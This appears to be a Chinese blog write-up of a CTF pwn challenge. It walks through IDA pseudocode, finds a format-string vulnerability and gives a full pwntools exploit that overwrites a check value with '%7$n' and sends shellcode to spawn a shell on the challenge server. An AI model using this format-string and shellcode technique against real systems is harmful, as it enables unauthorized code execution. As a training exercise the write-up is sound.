攻防世界STRing

原创


Wanglpl 于 2021-07-06 16:36:23 发布 89 收藏

分类专栏： PWN

版权声明：本文为博主原创文章，遵循 CC 4.0 BY-SA 版权协议，转载请附上原文出处链接和本声明。

本文链接：https://blog.csdn.net/WangLal/article/details/113918529

版权



PWN 专栏收录该内容


6 篇文章 0 订阅

订阅专栏

攻防世界PWN

String的WP

基本的三步checksec，file，执行文件



这是一个64位文件，只有pIE没开。

由string这个题目猜测可能会是字符串漏洞

将下载好的附件拖进IDA里查看，点击main函数

将下载好的附件扔进IDA里查看，点击main函数

IDA View-A | Pseudocode-B | Pseudocode-A | Hex View-1 | Structures

```
__int64 __fastcall main(__int64 a1, char **a2, char **a3)
{
  __int64 v3; // ST88_8@1
  char *v4; // rax@1
  char *v5; // ST18_8@1
  __int64 result; // rax@1
  __int64 v7; // rdx@1

  v3 = *MK_FP(__FS__, 40LL);
  setbuf(stdout, 0LL);
  alarm(0x3Cu);
  sub_400996();
  v4 = (char *)malloc(8uLL);
  v5 = v4;
  *(_DWORD *)v4 = 68;
  *((_DWORD *)v4 + 1) = 85;
  puts("we are wizard, we will give you hand, you can not defeat dragon by yourself ...");
  puts("we will tell you two secret ...");
  printf("secret[0] is %x\n", v5, a2);
  printf("secret[1] is %x\n", v5 + 4);
  puts("do not tell anyone ");
  sub_400D72(v5);
  puts("The End.....Really?");
  result = 0LL;
  v7 = *MK_FP(__FS__, 40LL) ^ v3;
  return result;
}
```

https://blog.csdn.net/WangLal

main函数中找不到，那就在其他函数看一下。

点击 sub_400D72

Pseudo… | IDA … | Pseud… | Pseudo…

```
__int64 __fastcall sub_400D72(__int64 a1)
{
  char s; // [sp+10h] [bp-20h]@1
  __int64 v3; // [sp+28h] [bp-8h]@1

  v3 = *MK_FP(__FS__, 40LL);
  puts("What should your character's name be:");
  _isoc99_scanf("%s", &s);
  if ( strlen(&s) <= 0xC )
  {
    puts("Creating a new player.");
    sub_400A7D();
    sub_400BB9();
    sub_400CA6(a1);
  }
  else
  {
    puts("Hei! What's up!");
  }
  return *MK_FP(__FS__, 40LL) ^ v3;
}
```

https://blog.csdn.net/WangLal


要进入if条件中，输入的s的长度需小于12位
在sub_400BB9函数中看到了

```
__int64 sub_400BB9()
{
  int v1; // [sp+4h] [bp-7Ch]@1
  __int64 v2; // [sp+8h] [bp-78h]@1
  char format; // [sp+10h] [bp-70h]@2
  __int64 v4; // [sp+78h] [bp-8h]@1

  v4 = *MK_FP(__FS__, 40LL);
  v2 = 0LL;
  puts("You travel a short distance east.That's odd, anyone disappear suddenly");
  puts(", what happend?! You just travel , and find another hole");
  puts("You recall, a big black hole will suckk you into it! Know what should you do?");
  puts("go into there(1), or leave(0)?:");
  _isoc99_scanf("%d", &v1);
  if ( v1 == 1 )
  {
    puts("A voice heard in your mind");
    puts("'Give me an address'");
    _isoc99_scanf("%ld", &v2);
    puts("And, you wish is:");
    _isoc99_scanf("%s", &format);
    puts("Your wish is");
    printf(&format, &format);
    puts("I hear it, I hear it....");
  }
  return *MK_FP(__FS__, 40LL) ^ v4;
}
```

https://blog.csdn.net/WangLal


printf前几句中存在%s与%ld，可以操作.
继续看下一个函数




```
__int64 __fastcall sub_400CA6(__int64 a1)
{
  void *v1; // rsi@2
  __int64 v3; // [sp+18h] [bp-8h]@1

  v3 = *MK_FP(__FS__, 40LL);
  puts("Ahu!!!!!!!!!!!!!!!!A Dragon has appeared!!");
  puts("Dragon say: HaHa! you were supposed to have a normal");
  puts("RPG game, but I have changed it! you have no weapon and ");
  puts("skill! you could not defeat me !");
  puts("That's sound terrible! you meet final boss!but you level is ONE!");
  if ( *(_DWORD *)a1 == *(_DWORD *)(a1 + 4) )
  {
    puts("Wizard: I will help you! USE YOU SPELL");
    v1 = mmap(0LL, 0x1000uLL, 7, 33, -1, 0LL);
    read(0, v1, 0x100uLL);
    ((void (__fastcall *)(_QWORD, void *))v1)(0LL, v1);
  }
  return *MK_FP(__FS__, 40LL) ^ v3;
}
```


(a1+4是指a1加4个字节，也就是一个整数类型所以这个就是a1[1]）
之后发现巫师的分支有命令执行的语句，可以直接执行外部输入的命令，而条件是a1这个数组里面的第一个数字等于第二个数字，可以在main函数中发现a1就是V5就是V4，则a1[0]=68，a1[1]=85.
printf(“secret[0] is %x\n”, v5, a2);
printf(“secret[1] is %x\n”, v5 + 4);
main函数的这两句话中，表示出来a1[0]和a1[1]的地址。
所以我们可以通过格式化字符串漏洞，改写a1[0]的值.
然后再次运行程序，计算偏移量。



AAAA.15f9e723.0.15ecdf33.d.ffffff80.0.0.41414141.252e7825.2e78252eI hear it, I hear it…
得出偏移量是7
得出**EXP**

```
from pwn import *
#r = process（"./文件名")
r = remote('111.200.241.244',63157)
r.recvuntil("secret[0] is ")
#使接收到的数据倒序并转化为16进制赋给a1_addr
a1_addr = int(r.recvuntil("\n")[:-1], 16)
print(a1_addr)
#进入 sub_400D72函数
r.recvuntil("What should your character's name be:\n")
r.sendline("wang")
#进入sub_400A7D函数
```

r.recvuntil(“So, where you will go?east or up?:\n”)
r.sendline(“east”)
#进入sub_400BB9函数
r.recvuntil(“go into there(1), or leave(0)?:\n”)
r.sendline(“1”)
r.recvuntil("‘Give me an address’\n")
r.sendline(str(a1_addr))
r.recvuntil(“And, you wish is:\n”)
payload = ‘A’ * 85 + “%7$n”
r.sendline(payload)
shellcode = asm(shellcraft.sh())
r.sendline(shellcode)
r.interactive()



成功Get shell